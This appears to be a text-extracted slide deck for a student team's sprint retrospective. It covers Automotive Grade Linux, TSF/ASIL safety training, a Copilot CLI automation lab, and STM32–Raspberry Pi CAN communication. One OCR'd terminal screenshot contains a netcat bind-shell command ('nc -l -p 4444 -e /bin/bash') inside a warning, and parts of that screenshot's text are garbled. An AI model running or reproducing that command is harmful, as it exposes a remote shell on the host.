

Retrospective Sprint II




Team 4

Milestone one finalization



- Platform
- TSF
- Gen AI Setup

Project



- 2 issues ‘In progress’
- 1 ‘blockers’
- 10 ‘Done’

Sprint II

Goals

M1 Finalization (Platform, TSF, and GenAI Setup) #50

[Open](#) 1 / 4 SEAME-plTeam01_DrivaPI Private

Bites opened 2 weeks ago · edited by melaniereis

This Epic serves as the culmination of the entire Warm-up phase.

Acceptance Criteria:

- ☒ The AGIL Image is built and successfully flashed to the SSD, confirmed operational on the RPi5. ...
- ☐ The Speed Sensor is installed, and the Qt App successfully displays the measurement data. ...
- ☒ The TSF Artifact Requirements and TrudagEvidence links are defined, functional, and documented in a example exercise. ...
- ☒ The GenAI Usage Process and AI Code Review Rules are documented, and the PR Template is updated with mandatory sign-offs. ...
- ☒ The team has completed the mandatory ASIL/TSF Training Session and comprehension is confirmed. ...
- ☐ Comparative analysis report between the current Monolithic architecture and a proposed Zonal architecture. ...
- ☐ ThreadX Viability: demonstrable toolchain environment setup for ThreadX on a reference microcontroller. ...

Definition of Done:

- ☐ All Acceptance Criteria of this Sprint Goal have been met and verified. ...
- ☐ The resulting artifacts are committed to the main branch ...
- ☐ The work meets the required TSF/initial ASIL quality standards as defined in the TSF documentation. ...

🔄


Automotive grade linux



sea!me

software engineering in automotive
and mobility ecosystems

AGL on Raspberry pi



- Fully functional OS
- Wifi available
- Only TUI

sea!me

software engineering in automotive
and mobility ecosystems

Trustable software framework



sea!me

software engineering in automotive
and mobility ecosystems

ASIL/TSF Training Session

The screenshot shows a Zoom meeting interface. At the top, there is a row of participant thumbnails: João Caspar, David Fernandes, João Paulo Silva, Sheila Almeida, Bernardo, Vinícius Vaccari, and Hugo Lopes. Below this, a presentation slide is displayed. The slide title is "Severity (S) Factor Defines Injury Impact" with a subtitle "Understanding severity levels clarifies risk and guides ASIL classification in Drishti". The slide content includes a central image of a car's interior dashboard and a circular diagram with three levels of severity:

- S0:** No injury possible; negligible risk, such as simple display widgets
- S1:** Minor to moderate injuries (scratches, sprains); low severity use cases
- S2:** Severe but survivable injuries (fractures, concussions); medium risk scenarios

Additional text on the slide states: "Severity directly influences ASIL rating; only S3 is used for critical production controls" and "S3: Fatal or life-threatening injuries; critical production system functions like emergency stop". To the right of the slide, a video feed of a woman, Mariana Reis, is visible.

- 1st Lab Recap (URD linking to SRD)
- Linking evidences with references
- Manual Score
- ASIL (Automotive Safety integrity level)
- HARA (Hazard Analysis and Risk Assessment) Exposure, severity and control

Assess learning



- A Kahoot quiz to assess learning

2nd Lab

- Real-case scenario HARA and ASIL implementation
- In progress

TSF Hands-on Lab 2: Complete SWD-998 and Safety Documentation

Objective: Complete Software Design requirement (SWD-998), create HARA and ASIL justification documents, link evidence artifacts, add manual SME scores at **LLTC level**, validate requirements, and publish the trustable report.

Prerequisites:

- Completion of Lab 1 (understanding TSF workflow)
- URD-998, SRD-998, LLTC-998, LLTC-997, LLTC-996 already exist and are linked
- HARA and ASIL documents exist but are **EMPTY** (you will fill them)
- Implementation, tests, and artifacts already exist

Format: Work in pairs. Decide who will be the "Author" and who will be the "Reviewer".

⚠ IMPORTANT: Read These Documents First!

Before starting the lab, both team members must read:

1. [evidence.md](#) - How to link artifacts, configure scoring, and understand evidence types
2. [asil_hara_guide.md](#) - ASIL calculation methodology and HARA process
3. [artifacts_convention.md](#) - Artifact naming conventions and organization

Time Budget: 3-4 hours total

Context: What Already Exists

✓ **Requirements:** URD-998, SRD-998, SWD-998 (incomplete), LLTC-998, LLTC-997, LLTC-996 ✓ **Implementation:** `src/sensors/motor_speed.cpp`, `motor_speed.h` ✓ **Tests:** `tests/unit/test_motor_speed.cpp` (5 test cases) ✓ **Artifacts:** `junit.xml` (5/5 pass), `cppcheck.xml` (0 errors), `coverage.xml` (87%) ✗ **Safety Docs:** `hara-motor-speed.md` (EMPTY), `asil-justification-SWD-998.md` (EMPTY) ✓ **Design Docs:** `architecture.md`, `gpio_sensor_interface.md`, `sensor_selection.md` ✗ **Missing:** SWD-998 content, HARA, ASIL justification, SME scores at LLTC

Lab Tasks

Task 1: Both Read Documentation (30 min)

CRITICAL: Do not skip!

Generative AI



- Automation for GitHub
- GenAI full automation lab

Gen AI Lab

- Installation and Setup of selected AI
- Practical exercise

GenAI Full Automation Lab

Goal: Implement the complete Issue Delegation and Content Generation workflow, ensuring all team members are proficient with the Copilot CLI for automation and standardization.

Estimated time: 15-20 minutes

Phase 1: Standardized Setup (5 minutes)

Participants must use the terminal for these steps to ensure a standardized starting point, regardless of their IDE.

Tool	Command/Check	Description
Copilot CLI	<code>rpm install -g @github/ copilot</code>	Installs the Copilot CLI globally
Copilot CLI	<code>copilot /login</code>	Authorization: Follow the browser prompts to link the CLI to your GitHub account
GitHub CLI	<code>gh auth login</code>	Authorization: Log in to GitHub to allow gh commands (which Copilot uses)
Verification	<code>copilot /help</code>	Confirms that both the installation and authentication were successful
Raw Data	(Manual)	Preparation: Each member should write down (or copy) 2-3 unique lines of "raw notes" about their individual progress today

Phase 2: Execution of the Full Workflow (10–15 minutes)

This workflow simulates a real task assignment, with each team member responsible for their own branch creation and documentation submission.

Objective	Tool	Command & Action
Sub-Issue Creation		Create the specific task for the Daily Log, linking it to the Parent Issue Prompt: <code>copilot /delegate</code> Create a new GitHub sub-issue titled "Daily Test: Individual (your name) Log Submission" that is linked to the sub-issue #83. Use the Sub-Issue Template and assign it to me.
Branch Association		Create a local branch linked to the new Sub-Issue ID Prompt: <code>copilot /delegate</code> Create a Git branch for Issue #[Sub-Issue ID] using the prefix "docs"
Fill the template using individual raw notes	Copilot Chat	Prompt: "Take the following raw notes: [Paste your Raw Notes]. Format this strictly into the structure of our daily-log-template.md, using checkmarks (✅/❌)"
Save the file, then automate the commit/ push	Manual / Copilot CLI	1. Save output to a unique file (e.g., <code>docs/lab/log-myname.md</code>) 2. Execute: <code>copilot /delegate</code> Add all changes, create a conventional commit message with the scope 'doc', and push the branch to origin.
Finalize the submission for review	Copilot CLI	<code>copilot /delegate</code> Create a Pull Request to merge into main. Use the PR template

Wrap-Up and Verification (5 minutes)

Verification: Everyone confirms their respective Pull Request is live on GitHub. The PR body should automatically reference and close the individual "Daily Test" sub-issue.

sea!me

software engineering in automotive
and mobility ecosystems

First task

```
WARNING:Untrusted input: /usr/bin/nc -l -p 4444 -e /bin/bash
Warning: No IPED flags set.
Warning: R & RSI - cannot fix this
Captured can-wifi, test and debug code right from your terminal. Describe a task to get started or enter ? for help. Captlet uses AI, check for updates.
I loaded an on-board configuration
I Connected to Github MCP Server
- Take the following raw notes: Helixio
Preparing presentation for tomorrow.
Recommending TSP with self-logic - colleagues said it didn't make sense.
Must want to research it.
Doing manual validation of TSP (no automation).
Loading debugger into automation, considering whether to implement automation.
Debug?
Until now, no errors - but now found errors.
GSM extended version.
Building GSM for cross-compilation.
Powering USB to install ADB.
Miguel
Reclaim too old.
Prepare Sprint 3.
Helixio
Oscilloscope analysis of CAN H and CAN L signals from transmitter connected to 1902.
Building cables to share ground between Raspberry Pi and 1902.
Miguel
Oscilloscope analysis of CAN H and CAN L signals from transmitter connected to 1902.
Unhappy possible cases of CAN communication failure between Raspberry Pi and 1902.
Successful communication achieved - due to changing the selected CAN port and recalculating bit rate so that Raspberry Pi and 1902 match. Format this strictly into the structure of our daily-log-template.md, using checkboxes.
- I'll help you finish these notes into your daily log template, let me first check the template structure.
Last directory - (id files)
Generating daily-log notes file to commit - 2023-03-
-rw-rw-r--r-- 1 root@pi /docs/rd-daily-log-2023-03-
- Run 0 to monitor files or ? for commands
Status: 001 - Other (found report)
```

- Create daily log .md based on the template
- Use raw notes as base

Pull request

- Creating PR using template
- Attribute it to a reviewer
- Approve the action

```
Create PR with filled template

gh pr create --title "docs: Daily standup log for November 4, 2025" --body "# Pull Request

**Related issue(s):** N/A

## Type of change
- [x] docs: Documentation only changes

## Summary
Added daily standup log for November 4, 2025 documenting team progress and key achievements. This includes:
- CAN communication breakthrough between Raspberry Pi and STM32
- Hardware validation through oscilloscope analysis
- SDK development progress for AGL cross-compilation
- TSP validation methodology review
- Sprint 3 preparation activities
- Visual proof of successful CAN communication with added image

## How to test / Validation
1. Review the daily log file: `docs/standups/2025-11-04.md`
2. Verify all team member contributions are documented
3. Check that the image demonstrating CAN communication is properly referenced
4. Confirm navigation links (Previous/Next) are correct

## Checklist
- [x] I have run the project tests locally and they pass
- [x] CI checks are green for this branch (or I will fix any failures)
- [x] I have added or updated tests where applicable (N/A for documentation)
- [x] I have updated documentation (if applicable)
- [x] I have added/updated any migration notes (if database or protocol changes) (N/A)
- [x] I have requested appropriate reviewers and added labels if needed
- [x] This PR contains no secrets or sensitive data

## Risks and backward compatibility
None. This is a documentation-only change adding a new daily log entry.

## Related / dependent PRs
None

---
**Approval:** Requires a minimum of **2** approvals. <br>
**Action:** The feature branch **MUST** be deleted upon successful merge." --assignee MelanieAF --base main


Do you want to run this command?

> 1. Yes
2. Yes, and approve 'gh pr' for the rest of the running session
3. No, and tell Copilot what to do differently (Esc)

Confirm with number keys or ++ keys and Enter, Cancel with Esc
```

STM32 & Raspberry Pi



- Receiving data from speed sensor LM393  ✓
- Communicate through CAN between STM32 and Raspberry Pi ✓
- Send car's speed to Qt app ✗


From drawing to reality



sea!me


software engineering in automotive
and mobility ecosystems

Input from speed sensor



- Lights the green LED when there is no obstacle
- Turns off the green LED and lights the red LED when a block is detected


1st CAN Signal



sea!me

software engineering in automotive
and mobility ecosystems

Establish CAN communication



```
// Timing: 36 MHz CAN clock → ~500 kbps nominal bit rate
hfdcan1.Init.NominalPrescaler = 4;
hfdcan1.Init.NominalSyncJumpWidth = 1;
hfdcan1.Init.NominalTimeSeg1 = 15;
hfdcan1.Init.NominalTimeSeg2 = 2;
```

• Formula for CAN Bit Rate

$$\text{Bit Rate} = \frac{f_{CAN\ clock}}{\text{Prescaler} \times \text{TimeQuantaPerBit}}$$

where:

$$\text{TimeQuantaPerBit} = 1(\text{SyncSeg}) + \text{TimeSeg1} + \text{TimeSeg2}$$

• Substitute the values

- CAN clock = 36 MHz
- Prescaler = 4
- TimeSeg1 = 15
- TimeSeg2 = 2

$$\text{TimeQuantaPerBit} = 1 + 15 + 2 = 18$$

$$\text{Bit Rate} = \frac{36\,000\,000}{4 \times 18} = 500\,000 \text{ bits/s} = 500\text{kbps}$$

sea!me

software engineering in automotive
and mobility ecosystems

Challenges & Issues Faced



- Poor internet connection
- Complexity of STM32 microcontroller
- Understand CAN communication protocol

Challenges & Issues Faced



- Mastering prompt engineering to guide GenAI in executing complex Git/GitHub automations/completing templates

Next Steps & Improvements



- Migrate from PI OS (debian Trixie) to AGL
- Read, analyze and send data using Threadx

What we learned




- Peer to peer learning is still one of the most valuable ways of learning
- Start simple – focus on understanding first, then scale up
- Being patient and resilient

sea!me

software engineering in automotive
and mobility ecosystems

Thank you



sea!me

software engineering in automotive
and mobility ecosystems